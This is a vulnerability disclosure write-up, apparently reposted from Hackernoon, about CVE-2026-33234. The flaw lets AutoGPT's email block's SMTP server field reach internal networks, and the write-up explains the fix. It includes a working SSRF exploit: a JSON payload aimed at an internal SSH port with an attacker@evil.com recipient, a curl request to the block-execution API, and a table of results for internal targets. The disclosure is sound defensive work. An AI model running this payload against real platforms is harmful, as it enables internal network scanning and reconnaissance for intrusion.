

You type `smtp_server: 10.0.0.5` into a text field. AutoGPT doesn’t send an email. It reaches into the internal network and returns: `SSH-2.0-OpenSSH_8.9p1 Ubuntu`AutoGPT, a project with over 160,000 GitHub stars, lets users build autonomous workflows that browse the web, write code, and send emails. But trust becomes a vulnerability when a platform assumes every feature is equally protected.In CVE-2026-33234, I found that AutoGPT’s `SendEmailBlock` lets any authenticated user scan internal networks, grab service banners from SSH and other TCP services, and exfiltrate version information through structured error messages, all from a single text field labeled “SMTP Server.”The HuntI audited AutoGPT’s block system, mapping every user-controlled input that could touch the network. The platform has dozens of blocks. Each one is a potential outbound connection.The HTTP layer had real SSRF protection. An IP blocklist covered private networks, loopback, and cloud metadata. I threw every standard trick at it:- Direct IPs in URL fields → blocked- DNS rebinding attempts → blocked by validation timing- Redirect-based SSRF → blocked by the connection handlerEverything was caught. The gate held.I had exhausted the obvious surface and was ready to move on. Then I opened one more schema.The PivotThe `SendEmailBlock` configuration schema had an SMTP server field, free-text input. Any authenticated user could set it to any hostname. I traced the execution path and found `smtplib.SMTP()` opening a raw TCP socket.This path was completely outside the HTTP connection layer. The blocklist enforcement lived on the HTTP path. SMTP connections did not go through it.Here is the insight that turned a dead end into a finding:`smtplib` is not just an email client. It is a TCP banner grabber with structured error reporting.When `smtplib.SMTP()` connects to a non-SMTP service, it reads whatever the service sends as its initial greeting. SMTP expects a `220` status line. Anything else triggers an exception. Python captures whatever bytes arrive on the socket and includes them in the exception message. That exception propagates through AutoGPT and surfaces directly in the block output, no sanitization.I pointed it at port 22 on localhost. The response came back with an SSH banner wrapped in an `SMTPConnectError`.The gate I had been hammering didn’t cover raw sockets.Two outbound paths. Only one protected.The ExploitTargeting internal SSH:{ "block_id": "send_email_block", "inputs": { "smtp_server": "10.0.0.5", "smtp_port": 22, "to": "attacker@evil.com", "subject": "test", "body": "test" } } Execute via API:curl -X POST https://autogpt-platform/api/blocks/execute \ -H "Authorization: Bearer " \ -H "Content-Type: application/json" \ -d '@payload.json' { "error": "SMTPConnectError: Connection unexpectedly closed: b'SSH-2.0-OpenSSH_8.9p1 Ubuntu'" } SSH is the cleanest case because it sends a newline-terminated greeting immediately on connect. Other targets behave differently:TargetPortResultSSH22Banner SSH-2.0-OpenSSH_8.9p1 Ubuntu leaked in errorRedis6379No banner sent; connection succeeds or times out — confirms reachabilityMySQL3306Version string may leak via unsolicited ASCII handshakeClosed port9999ConnectionRefusedError reveals host is aliveCloud metadata169.254.169.254:80HTTP waits for request - no banner, confirms reachabilityMySQL sends its version string inside the binary Initial Handshake Packet, which smtplib reads but does not parse as SMTP. The version is extractable from the raw bytes in the error, but it requires more work than the clean SSH banner.Real-World ImpactAn attacker chains this in two steps. First, they scan the internal network by iterating through IP ranges and common ports. The response time and error type reveal which hosts are alive. Second, they use leaked version strings to identify known vulnerabilities.It is important to be clear about the severity ceiling here. This is rated Moderate because it requires authenticated access, and remote code execution depends on a separately vulnerable internal service. The core value is network mapping and version disclosure - not a direct compromise. But that mapping can be exactly what an attacker needs to find the real path in.If that internal SSH server is running an unpatched version, or if a reachable Redis instance has no authentication, the attacker now has a path from “send an email” to remote code execution on an internal service.The Anatomy and The FixThe root cause is an architectural split between two outbound connection paths.# SendEmailBlock execution smtp = smtplib.SMTP(smtp_server, smtp_port) # Raw TCP, no blocklist check AutoGPT’s SSRF protection validates IP addresses exclusively on the HTTP connection path. SendEmailBlock uses smtplib.SMTP(), which opens a raw TCP socket through a completely separate code path. The destination IP is never evaluated against the blocklist.textAttacker sends API request | v AutoGPT Block Router | |-- HTTP Path --> IP Blocklist Validation --> Blocked or Allowed | |-- SendEmailBlock --> smtplib.SMTP() raw TCP socket | v Connects to 10.0.0.5:22 | v Reads SSH banner | v SMTPConnectError includes banner | v Banner leaked in API Response The fix in autogpt-platform-backend 0.6.52 extends the existing IP blocklist validation to cover the SMTP connection path. Before smtplib.SMTP() is called, the destination address is resolved and checked against the same blocklist that protects HTTP connections. The fix also re-validates the resolved IP immediately before opening the socket to reduce DNS rebinding and TOCTOU risks.For developers building similar platforms: every outbound connection mechanism needs the same validation layer. HTTP, SMTP, FTP, WebSocket, raw TCP. If your blocklist only covers one protocol, attackers will find the others.Every outbound protocol is an SSRF surface. Your blocklist must cover them all.CVE-2026-33234 | Moderate 5.0 | GHSA-4jwj-6mg5-wrwfFound and reported by Pavan NallamothuFixed in autogpt-platform-backend 0.6.52
How an AutoGPT Email Block Became an SSRF Surface
Full Article
Original Source
Read the full article at Hackernoon →KhanList aggregates and links to publicly available news content. We do not host full articles from third-party sources. Always verify important information with original sources.